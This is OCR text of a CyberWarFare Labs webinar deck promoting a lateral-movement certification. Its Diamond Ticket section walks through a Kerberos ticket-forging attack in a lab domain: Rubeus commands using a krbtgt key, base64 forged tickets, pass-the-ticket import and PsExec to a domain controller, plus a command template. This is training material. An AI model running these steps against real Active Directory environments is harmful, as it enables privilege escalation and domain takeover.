CWL
CyberWarFare Labs

Certified Enterprise Lateral Movement Specialist (CELMS) Launch Webinar

About CW Labs :

CW Labs is a renowned UK based Ed-tech company specializing in cybersecurity cyber range labs. They provide on-demand educational services and recognize the need for continuous adaptation to evolving threats and client requirements. The company has two primary divisions:

1. Cyber Range Labs
2. Up-Skilling Platform

INFINITE LEARNING EXPERIENCE

About Speakers :

John Sherchan

Red Team Security Researcher at CW Labs UK Pvt. Ltd.

He is a Red Team Security researcher, bringing over 5+ years of experience in Reverse Engineering, Malware Analysis/Development, and Source Code Reviewing, with a specialization in Windows Internals (User and Kernel Modes). Demonstrating an advanced understanding, he has successfully reversed multiple Antivirus (AV) and Endpoint Detection and Response (EDR) systems to comprehend its architecture. Committed to advancing cybersecurity, his additional interests include PWNing Active Directory, conducting Adversary emulation/simulation, writing rootkits, crafting exploits, and strategically overcoming challenges.


Agenda

- Lateral Movement
- Diamond Ticket
- Announcing CELMS
- CELMS Course Highlights
- CELMS Certification Procedure
- Prerequisites
- Target Audience
- Giveaway

Lateral Movement


- Lateral Movement Capability:
  - Enables navigation through the network.
  - Grants access to and control over systems.

- Objectives:
  - Gain access to valuable resources.
  - Seek higher privileges within the network.
  - Collect additional credentials.



- Extended Network Exploration:
  - Facilitates advancing further for expanded malicious activities.

Diamond Ticket



Diamond Ticket

- Why Diamond Ticket over Golden Ticket?
  - Unlike Golden ticket which is missing AS-REQ, Diamond Ticket makes a valid AS-REQ
- Prerequisites for Diamond Ticket
  - Valid User TGT (tgtdeleg)
  - KerbTGT key
  - Target USER
  - Target USER RID
  - Groups (group id)

Diamond Ticket

```
C:\Users\lowpriv\Desktop\tools\Rubeus>Rubeus.exe diamond /tgtdeleg /krbkey:ac2bb3db3e9fefcd74b79cae34f372e4ac58fd0fcc4b5b53be402b6f4fec943c
/ticketuser:highpriv /ticketuserid:1107 /groups:512 /nowrap


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Diamond Ticket

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/DC01.cwl.com'
[+] Kerberos GSS-API initialization success!
[+] Delegation requset success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: 2fV0k1p7kLdAIFmMoEJMAIUmJsWFMXNr+Bt2/a6xf6o=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

      doIFUjCCBU6gAwIBBaEDAgEWooIEZzCCBGNhggRfMIIEW6ADAgEFoQkbB0NXTC5DT02iHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB0NXTC5DT02jggQpMIIEJaADAgESoQMCAQKigg
QXBIIEE5wtK/LH55zPE2kCMwgcytrp6IzGeQFgE5wN03lhurV1sX7i9TazBSKQcV4eC59o3b9fsO2Bwx6yg20hyB9kh2EFoi3iYxkEhdMTQO0D1QTh/D3Sqlqa1qFRQuoCxl1vh1FyqG
JB5vqQ+BN97IR7b4egx06sW7AnDc9M75kDfqHj9hDQVcyp75hMyx7oxzwNSCelVtvCaEaeMYMPVkXFT+sCU/36HgSyvRCGRNt5kPmHgxfUX+RUfzoJ+HJwRhnslbdYIfQWmlKj5NjUZo
UGCMctM+bFVmR+ZIBDWANz1t6FuFKxfYw1av6Ruq3j7JW/B2xbId/D1flGY7e4NpEKfxDYoEiMPMy1iD836IiWR3WGKDz6T5P20o3fsdoa0IeAVTpcbgHigPWimYM6vlXFSGciRzyLoB
```

- Request the TGT of logged in user using TGTdeleg technique

Diamond Ticket

```
[*] Decrypting TGT
[*] Retreiving PAC
[*] Modifying PAC
[*] Signing PAC
[*] Encrypting Modified TGT

[*] base64(ticket.kirbi):

      doIFXDCCBVigAwIBBaEDAgEWooIEcDCCBGxhggRoMIIEZKADAgEFoQkbB0NXTC5DT02iHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB0NXTC5DT02jggQyMIIELqADAgESoQMCAQ
QgBIIEHBtPEeK5gz8JSFGYNK5yi9GfljNBiGA0Az3CnUfuwVpODlP6WoBhZUkppkVNfHy9qwlmQEXoVwa2iNXV0sv2UTn+A9bYpCd5Git7QddkaOPKK7MyoQhFaiMGFC3Q3+L/TV
fqd9gWwUBHbzCpz5OvzoBNwo+wvrPKx4iB/48NDPQffLHIsBG3jylaw/2vocDvZ1EZ759SDBDSIkdbmn8D6TmKQwUKInGtiDUXmpq7CMeUJZf0yvmQqERZ8RMeKAhttGE3Q6poj1
5/SGu695d7hamnBIqO1dGM6qvuQpKQQ1h2PVF3H64dGAsboUz9HQdTuDyu5v4ygfVhy1H8i2jR/WewRlrnJB3J+UeIcJuh//slzIrwFA0D7kceD4zw/VMpYTOvPUsNZC21fIMjgC
bTDSJFHBBSNEeJ22y5ShvGVvSR7o5RP7r9Rn5lTnIZX2Q9VVREDPGl6NTCvhDOd3slyto6fU/gUGGSzMIxQAzvbrkBnZdHo5i4goEOSv3zeFmXIAA2mJMYYUkZohKVw64+hEAXTj
vsbYirdKwt9B73l/uOjE1/+FaUAvi2dhl1Mo0Gj/JsKov5tWQ0GBp6kVOXB1UBsGoeV3z0TXxx281WimdXYfv/10AvxleV3Ct6UWxCBQOogw9GrxL3G01UC8cFC0Wgupz9IgTRl5
xldxhvb2yYsfJzVyoxqSPqeG4NY7P5csxLJqBSbuUz+XJJMAoCqj7JURuwo0tWg2E6+1O2sq6JUGrdMO/g7zuseZCi2MjzOA4TzN1lQHqNjvo/k484JNbOcykfRZm8IT2k60adOg
RdRmRDQ6qmlOD44xmBxZk6Ovb8hEc1c4bRS9XiH8cAQxIyPoclKlRYPgg72lgngSYKnpZBjcxejnZ8caQXWp4dLvDKPQI8JcfvSvGBPP+qYqzKy8rYCpxo5DYvAE5JnSSJd+VEe1
TqbCYhAds92MOxICgiO+QrkUMuCSYEA25kutMYBNM1hwL8yDfRH2hW+4ImGNVwi4kubfhL/h01lvUxaoAxOlsZsi3Vn/zC5ocRsZr5CuOmbQncHThaReNKSXDE4Trv85plTeh5e3
CLwPpHjM55EbvKV4tfW0ALn98v6WippO1UHpTX/AWbUEwnYLq6GFaBbKUodG3lK7KW2rQvUfjFhechZ444fGuiQcGwwluAMt/+O/PP+nyZrsSNgfdl3p3U4g/8QQQ+LKL45u69rK
J4+WJ/nR+Br0a4nJ4Mcv7im84kNAMY4AWQtNK8GdUPoX+ZO7uLQ7YSFDmJyTsC5M2PpcS/6eYaYgKI5/E+hQczXyr7iFY6LMgqw2Lu5+tGO0xWZTH7ez+KuRvtwch7C+LXNv8lXJ
S7MSV/8CY5o4HXMIHUoAMCAQCigcwEgcl9gcYwgcOggcAwgb0wgbqgKzApoAMCARKhIgQghdnNGxGTplhWyAXevArJ1bcKAq2iuhXUs0AtSBVTlM2hCRsHQ1dMLkNPTaIVMBOgAw
EMMAobCGhpZ2hwcml2owcDBQBgoQAApREYDzIwMjMxMTA1MjAyNzUyWqYRGA8yMDIzMTEwNjA2Mjc1MlqnERgPMjAyMzExMTIyMDI3NTJaqAkbB0NXTC5DT02pHDAaoAMCAQKhEz
ZrcmJ0Z3QbB0NXTC5DT00=
```

- Decrypts the TGT, modifies the PAC with privileged one and re-sign the tickets

Diamond Ticket

```
C:\Users\lowpriv\Desktop\tools\Rubeus>Rubeus.exe ptt /ticket:doIFXDCCBVigAwIBBaEDAgEWooIEcDCCBGxhggRoMIIEZKADAgEFoQkbB0NXTC5DT02iHD
hEzARGwZrcmJ0Z3QbB0NXTC5DT02jggQyMIIELqADAgESoQMCAQOiggQgBIIEHBtPEeK5gz8JSFGYNK5yi9GfljNBiGA0Az3CnUfuwVpODlP6WoBhZUkppkVNfHy9qwlmQ
V0sv2UTn+A9bYpCd5Git7QddkaOPKK7MyoQhFaiMGFC3Q3+L/TV0pOxfqd9gWwUBHbzCpz5OvzoBNwo+wvrPKx4iB/48NDPQffLHIsBG3jylaw/2vocDvZ1EZ759SDBDSIk
KQwUKInGtiDUXmpq7CMeUJZf0yvmQqERZ8RMeKAhttGE3Q6poj16qr25/SGu695d7hamnBIqO1dGM6qvuQpKQQ1h2PVF3H64dGAsboUz9HQdTuDyu5v4ygfVhy1H8i2jR/v
J+UeIcJuh//slzIrwFA0D7kceD4zw/VMpYTOvPUsNZC21fIMjgCyTLpbTDSJFHBBSNEeJ22y5ShvGVvSR7o5RP7r9Rn5lTnIZX2Q9VVREDPGl6NTCvhDOd3slyto6fU/gUC
vbrkBnZdHo5i4goEOSv3zeFmXIAA2mJMYYUkZohKVw64+hEAXTjOyQRvsbYirdKwt9B73l/uOjE1/+FaUAvi2dhl1Mo0Gj/JsKov5tWQ0GBp6kVOXB1UBsGoeV3z0TXxx2
/10AvxleV3Ct6UWxCBQOogw9GrxL3G01UC8cFC0Wgupz9IgTRl5LmO7xldxhvb2yYsfJzVyoxqSPqeG4NY7P5csxLJqBSbuUz+XJJMAoCqj7JURuwo0tWg2E6+1O2sq6JUC
seZCi2MjzOA4TzN1lQHqNjvo/k484JNbOcykfRZm8IT2k60adOgUwbkRdRmRDQ6qmlOD44xmBxZk6Ovb8hEc1c4bRS9XiH8cAQxIyPoclKlRYPgg72lgngSYKnpZBjcxejr
dLvDKPQI8JcfvSvGBPP+qYqzKy8rYCpxo5DYvAE5JnSSJd+VEe1mGF+TqbCYhAds92MOxICgiO+QrkUMuCSYEA25kutMYBNM1hwL8yDfRH2hW+4ImGNVwi4kubfhL/h01l
Zsi3Vn/zC5ocRsZr5CuOmbQncHThaReNKSXDE4Trv85plTeh5e3Ob9RCLwPpHjM55EbvKV4tfW0ALn98v6WippO1UHpTX/AWbUEwnYLq6GFaBbKUodG3lK7KW2rQvUfjFhe
iQcGwwluAMt/+O/PP+nyZrsSNgfdl3p3U4g/8QQQ+LKL45u69rKjreTJ4+WJ/nR+Br0a4nJ4Mcv7im84kNAMY4AWQtNK8GdUPoX+ZO7uLQ7YSFDmJyTsC5M2PpcS/6eYaY
zXyr7iFY6LMgqw2Lu5+tGO0xWZTH7ez+KuRvtwch7C+LXNv8lXJ1eIrS7MSV/8CY5o4HXMIHUoAMCAQCigcwEgcl9gcYwgcOggcAwgb0wgbqgKzApoAMCARKhIgQghdnNG
evArJ1bcKAq2iuhXUs0AtSBVTlM2hCRsHQ1dMLkNPTaIVMBOgAwIBAaEMMAobCGhpZ2hwcml2owcDBQBgoQAApREYDzIwMjMxMTA1MjAyNzUyWqYRGA8yMDIzMTEwNjA2M
PMjAyMzExMTIyMDI3NTJaqAkbB0NXTC5DT02pHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB0NXTC5DT00= /ptt


  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

  v2.3.0


[*] Action: Import Ticket
[+] Ticket successfully imported!
```

- Injecting ticket into memory using pass the ticket method

Diamond Ticket

```
C:\Users\lowpriv\Desktop\tools\Rubeus>klist

Current LogonId is 0:0x62a1e

Cached Tickets: (1)

#0>     Client: highpriv @ CWL.COM
        Server: krbtgt/CWL.COM @ CWL.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 11/6/2023 2:12:52 (local)
        End Time:   11/6/2023 12:12:52 (local)
        Renew Time: 11/13/2023 2:12:52 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

C:\Users\lowpriv\Desktop\tools\Rubeus>C:\lat\PSTools\PsExec.exe \\DC01 cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.2928]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
cwl\highpriv
```

- PSExec to perform command execution

Diamond Ticket


Command Reference:

```
# diamond ticket
Rubeus.exe diamond /tgtdeleg /krbkey:<krbtgt_aesKey> /ticketuser:<username>
/ticketuserid:<user_rid> /groups:<group> /nowrap
```

Announcing CELMS

- Explore diverse credential and authentication protocol vectors for lateral movement.
- Custom designed realistic scenarios within the network to perform lateral movement.
- Familiarize yourself with system misconfigurations exploitable for lateral movement.
- Access premium learning materials, including a 250+ page PDF and over 14 hours of HD videos.
- Develop proficiency in utilizing cybersecurity tools pertinent to lateral movement for enhanced skill sets.

Course Course Highlights



CELMS Certification Procedure

Prerequisites

- Basic Networking knowledge
- Basic Knowledge of Cybersecurity context
- Basic understanding on tools and techniques
- General understanding of Active Directory Attack

Target Audience

Red Team / Penetration Testers

System Administrators

Student & Aspiring Cybersecurity Professionals

Security Enthusiasts and Researchers

CWL Discount Offer & Giveaway:

- Giveaway of Exclusive CELMS Course course to lucky 5 candidates.
- Use **“CELMS10OFF”** to get **10%** OFF on “Certified Enterprise Lateral Movement Course”
- Webinar Attendance Certificate to all attendees
- Access of this webinar recording & PPT Material [PDF File]

References

- https://hailbytes.com/what-is-lateral-movement-in-cybersecurity/

CWL
CyberWarFare Labs

Thank You!

If you like the webinar, please feel free to shout out & tag us at social media platforms.

For any technical questions / doubts related to the content please email us at ***support@cyberwarfare.live***

For Professional Red / Purple Team Labs & Technical Training Services kindly email at ***info@cyberwarfare.live***